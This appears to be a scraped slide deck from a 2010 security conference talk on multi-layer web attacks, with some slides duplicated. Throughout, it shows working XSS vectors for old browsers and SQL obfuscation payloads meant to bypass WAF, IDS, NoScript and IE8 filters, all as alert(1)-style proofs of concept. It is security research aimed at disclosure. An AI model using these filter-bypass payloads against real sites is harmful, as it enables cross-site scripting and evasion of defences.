
Opera CSS XSS

    Since Mozilla fixed the dataURI and cross domain
     problems with -moz-binding IE was believed to be
     unique
    Unique regarding JavaScript execution via CSS
    But Opera ships an artifact too

    <style>*{-o-link:'javascript:alert(1)';-o-link-
     source:current}</style>

Now we have...

 
     Server side SQL helping to circumvent client side XSS filters
 
     Effective SQL obfuscation circumventing WAF and IDS
 
     "Obfuscation-mash ups" using several layers
 
     Quirky HTML triggers to execute the JS


 
     Sounds like only one player is missing


 
     Even more freaky markup obfuscation! Awesome! Now breathe..

Meet Harold the markup ghoul

This is Harold:
                   1;--<?f><l ₩ :!!:x
                   /style=`b&#x5c;65h0061vIor/ĸ
                   :url(#def&#x61ult#time2)ö/';'` ₩ /onb
                   egin=
                   &#x5bµ=u00&#054;1le&#114t&#40&#x31)&#
                   x5d&#x2f/&#xyŧ>



    It's completely legitimate to call me a mad man now and say this is
    never gonna work

    So - demo time: http://heideri.ch/jso/what???
What... what is this?

    It's a piece of markup – obfuscated to the max
    Working on IE only – but all versions from 5 to 9
    Based on the HTML+TIME API (What? Stuff like that still exists?)
    Does your WAF know what to do with it?

    Overall about 12-13 obfuscation steps
    Buy me a beer later on and I will give you a full
     explanation :D
Round Up

 
     We are not living in web app = CRUD application times anymore
 
     Modern webapps accept input from many channels
 
     User input via HTTP is just one of them
 
     API calls, RPC, DOM, Drag&Drop, file meta data & EXIF...

 
     WAF/IDS as well as pentesters need to look into HTML5
 
     New application structures and design pattern must be
     understood

 
     Client and server versus rich-client and cloud
 
     SQLite and NVP versus RDBMS
 
     Massive client diversity via mobile devices
Expectations and tasks

 
     Fewer basic and reflective XSS
 
     More out-of-band attacks and heavy obfuscation
 
     We didn't even cover Flash and PDF
 
     More JSON and E4X hijacking
 
     SVG based attacks and rogue multimedia objects


 
     Don't ignore the user agent
 
     Understand client side obfuscation and multi-layer obfuscation
 
     Don't trust filters. Ever.
 
     We broke HTMLPurifier and most other markup filters some days
     ago with one single vector

 
     And don't trust the cloud – it's a business model and not your
     buddy :D
So what can I do?
 
     Help with research and participation!
 
     Communication and disclosure
 
     For good!
 
     But how?

The Ultimate Cheatsheet
 
     http://heideri.ch/jso
Ping us!
 
     Add new vectors
 
     Get a channel to speak to vendors
 
     Most are more responsive than one might think
 
     Use it for..
       
           Your own scanner software
       
           Your own local version
       
           Whatever you want!
       
           Open API in JSON
       
           Multiple languages
       
           Flexible payload
       
           You need more? Tell us!
Do what now?



    Go here!
     
         http://code.google.com/p/html5security/
Questions & Comments


 
     Thanks very much for listening!
 
     Wait - no goodies this time? Meh!!1
Yaaaaaaay! Goodies!

 
     Did you know Firefox has a DOM object called crypto?
 
     PKI meets JavaScript
 
     And another eval() for free!


 
     crypto.generateCRMFRequest(
       'CN=0',0,0,null,'alert(1)',384,null,'rsa-dual-use'
      );
Good bye!

The Future of Web Attacks - CONFidence 2010

  • 1.
    The Presence andFuture of Web Attacks Multi-Layer Attacks, XSSQLI+ and HTML5 A presentation by Mario Heiderich for CONFidence 2010, Krakow
  • 2.
    WARNING This talk willbe technical, chaotic and|or hurt
  • 3.
    Intro Mario Heiderich @0x6D6172696F  Based in Cologne  CTO for Business IN Inc - working on workube.com  Independent Security Researcher  PHPIDS and something we will see later on
  • 4.
    Why this talk?  What happened to web application security?  Always the same... so 2002 right?  XSS, SQL Injections, Auth and path traversal  We have amazing things now!  NoScript, the IE8 and Chromium XSS filter and CSP  Users must be safer than ever!  But didn't the web change?  Wasn't there HTML5 and next generation browsers?
  • 5.
    Oh wait -developers!  Web app development frameworks help  Building applications faster  Pre-implemented SQLI and XSS protection  Secure forms with complex CSRF tokens  Webroot contains webroot only files  Weaknesses regarding JavaScript generation  Client side logic mostly built manually  Different templates for browsers, mobile devices, feeds  Offline mode, client side validation, DOM access
  • 6.
    User Agents onsteroids  Chrome 5 and Opera 10.5 ship client side databases  IE9 is coming soon with more standards conformity  Integrated security mechanisms  The death of eval()  A fat client dynasty is coming up  Who needs a server anyway if clients do all the work  And store their data in „the cloud“   Bye bye SQL - say hello to NoSQL?
  • 7.
    Web applications arechanging  And so are the attacks against them  If the attack happens on and against the client  Of what use will a server side IDS / WAF solution be?  Today we can have a little preview for that scenario  One question might be...  How will protective mechanisms react on multi-layer attacks?
  • 8.
    Multi-layer what?  What about utilizing the DBMS to generate an XSS attack  NoScript detects most XSS attacks without problems  Circumvention has become very difficult  Thanks to Giorgio Maone and the NoScript user base. And me :P  Let's have a look at my last one (disclosed via SSD - fixed in 1.9.9.48)  Aren't dataURIs the sweetest thing?  <a href="d&#097t&#x0061: . &#x2c &#x25;  3  c s cri &#x00D; pt % 3 e alu0065rt(1)%3c  /s &#x43 RI &#x009 P t>"
  • 9.
    Difficult!  We can probably agree that it's not as easy anymore  Same thing for the IE8 XSS filter  Or implementations of toStaticHTML()  Most quirky JavaScript encoding techniques are documented  Not too many user agent specific surprises anymore    Help from another layer would be appreciated  Let's have a look at a "classic webapp" example
  • 10.
    Imagine the DBMShelps  Hypothesis  A verbose SQL Injection vulnerability is always at least an "unfilterable" XSS  Verification  Just make use of the obfuscation possibilities the DBMS provides  SELECT 0x3C7363726970743E616C6572742831293C2F7363726970743E  SELECT UpdateXML(concat( 0x3c,'script',0x3e,'alert(1)',0x3c,'/ script',0x3e), '/x', 0);  SELECT/**/'<sc'"rip"'t>al'"er"'t(1)'"</sc"'ript>'
  • 11.
    MySQL and PostgreSQL  MySQL only ships two basic XML functions  UpdateXML() and ExtractValue()  PostgreSQL has far more advanced XML support  SELECT xmlelement(name img,xmlattributes(1 as src,'alert(1)'as onerror))  SELECT xmlforest(loWER('x41'||'lert(1)') AS script);  And my favorite  SELECT xpath('//text()', '<x:x>&#x3c;imgx20src=x onerror=alert(1);&#x2f;&#x2f;</x:x>', ARRAY[ARRAY['x', '']]);
  • 12.
    SQL Injection andXSS  There are more intersections for XSS and SQLI  „Remember“ the client side databases?  And the short lived Google Gears?  HTML5 and W3C Offline Web Applications 1.0 give us window.openDatabase()  SQL execution on the user agent  Currently supported by Chrome and Opera  Usually implemented using SQLite
  • 13.
    Code please <script type="text/javascript"> openDatabase('',1,1,0).transaction(function($){ $.executeSql( 'SELECT "x61lert(1u0029"', [], function($,results){ for(i in results.rows.item(0)) eval(results.rows.item(0)[i]) }) }) </script>  Selects the string "alert(1)"  And evaluates the result
  • 14.
    Short Roundup  The browsers speak SQL now  The server side DBMS can generate HTML and JavaScript  We already outsmarted NoScript and IE8 XSS filter  Not really a fair game though  Multi-layer attacks mean multi-layer obfuscation  In future webapps the client side DBMS will generate our XSS payload     But today we still have to trick the server side protection  Bypass IDS and WAF with a trigger
  • 15.
    Attackers like obfuscation  And why wouldn't they - right?  Obfuscation usually means concatenation  And a bit of encoding spice  But how to concatenate in SQL so no one will notice the attack?  Which operator to choose?  Everybody knows chr(), char() and double-pipe...
  • 16.
    In MySQL -none at all  MySQL doesn't need parenthesis to concatenate  And doesn't know the double-pipe operator  Sorry mod_security...  But luckily MySQL accepts concatenation via whitespace  SELECT "a" "d" "m" "i" "n"  SELECT'a'"d"'m'"i"'n'  Or why not use an integer overflow in char()  SELECT concat( char( x'70617373', b'1110111011011110111001001100100'))
  • 17.
    So again...  We can bypass the server side protection mechanisms  As well as client side tools  No parenthesis or special operators needed on MySQL  We can also trick MySQL and the IDS with MySQL specific code  SELECT--/*!500005,*//*!400004,*//*!300003,*/
  • 18.
    Back to theuser agent  But what if no server side DBMS is involved in the attack  What if the client side database is being targeted  We still need to execute some JavaScript bypassing either server side IDS and the client side security mechanisms  Let's have a look at some freaky examples
  • 19.
    Remember dataURIs?  The whole requested resource embedded in the URI  DataURIs work smoothly on Firefox, Opera and Chrome  But IE8 and 9 have problems  Some say the minimal dataURI support was just for ACID 2
  • 20.
    People say...  ...it's not possible to execute JavaScript via dataURI on IE  Do we agree on that?  No we don't!  <style> @import "data:,*%7bx:expression(write(2))%7D"; </style>  <link rel="Stylesheet" href="data:,* %7bx:expression(write(4))%7d">
  • 21.
    And there's more  CSS expression() is believed to be dead on IE8  But it isn't  It's only disabled in standard mode  In case a recognized DOCTYPE is present  The new HTML5 doctype isn't  So this works: <!docytpe html> <div style="background:url('abc', x!=x=expression(write(2));)">
  • 22.
    And even worse...  HTML5 forces user agents to be more tolerant again  New tags, new attributes, new parsing rules  And tons of new features like the mentioned openDatabase()  Some nifty examples from the future  <video/poster=javascript:alert(1)// Opera 10.5+  <style>@import javascript:alert(1); // IE9 (!)
  • 23.
    Closing tags +free 0day  Another weird artifact has been reported for IE6 some years ago  It's attributes in closing HTML tags  Believed to be dead... but  This still works on all IEs  <td>phoobar</td style=expression(write(1))>  And what about this?  <style>*{background:url(foo!!- =expression(write(1));</style>
  • 24.
    Opera CSS XSS  Since Mozilla fixed the dataURI and cross domain problems with -moz-binding IE was believed to be unique  Unique regarding JavaScript execution via CSS  But Opera ships an artifact too  <style>*{-o-link:'javascript:alert(1)';-o-link- source:current}</style>
  • 25.
    Now we have...  Server side SQL helping to circumvent client side XSS filters  Effective SQL obfuscation circumventing WAF and IDS  "Obfuscation-mash ups" using several layers  Quirky HTML triggers to execute the JS  Sounds like only one player is missing  Even more freaky markup obfuscation! Awesome! Now breathe..
  • 26.
    Meet Harold themarkup ghoul This is Harold: 1;--<?f><l ₩ :!!:x /style=`b&#x5c;65h0061vIor/ĸ :url(#def&#x61ult#time2)ö/';'` ₩ /onb egin= &#x5bµ=u00&#054;1le&#114t&#40&#x31)&# x5d&#x2f/&#xyŧ>  It's completely legitimate to call me a mad man now and say this is never gonna work  So - demo time: http://heideri.ch/jso/what???
  • 27.
    What... what isthis?  It's a piece of markup – obfuscated to the max  Working on IE only – but all versions from 5 to 9  Based on the HTML+TIME API (What? Stuff like that still exists?)  Does your WAF know what to do with it?  Overall about 12-13 obfuscation steps  Buy me a beer later on and I will give you a full explanation :D
  • 28.
    Round Up  We are not living in web app = CRUD application times anymore  Modern webapps accept input from many channels  User input via HTTP is just one of them  API calls, RPC, DOM, Drag&Drop, file meta data & EXIF...  WAF/IDS as well as pentesters need to look into HTML5  New application structures and design pattern must be understood  Client and server versus rich-client and cloud  SQLite and NVP versus RDBMS  Massive client diversity via mobile devices
  • 29.
    Expectations and tasks  Fewer basic and reflective XSS  More out-of-band attacks and heavy obfuscation  We didn't even cover Flash and PDF  More JSON and E4X hijacking  SVG based attacks and rogue multimedia objects  Don't ignore the user agent  Understand client side obfuscation and multi-layer obfuscation  Don't trust filters. Ever.  We broke HTMLPurifier and most other markup filters some days ago with one single vector  And don't trust the cloud – it's a business model and not your buddy :D
  • 30.
    So what canI do?  Help with research and participation!  Communication and disclosure  For good!  But how?
  • 31.
    The Ultimate Cheatsheet  http://heideri.ch/jso
  • 32.
    Ping us!  Add new vectors  Get a channel to speak to vendors  Most are more responsive than one might think  Use it for..  Your own scanner software  Your own local version  Whatever you want!  Open API in JSON  Multiple languages  Flexible payload  You need more? Tell us!
  • 33.
    Do what now?  Go here!  http://code.google.com/p/html5security/
  • 34.
    Questions & Comments  Thanks very much for listening!  Wait - no goodies this time? Meh!!1
  • 35.
    Yaaaaaaay! Goodies!  Did you know Firefox has a DOM object called crypto?  PKI meets JavaScript  And another eval() for free!  crypto.generateCRMFRequest( 'CN=0',0,0,null,'alert(1)',384,null,'rsa-dual-use' );
  • 36.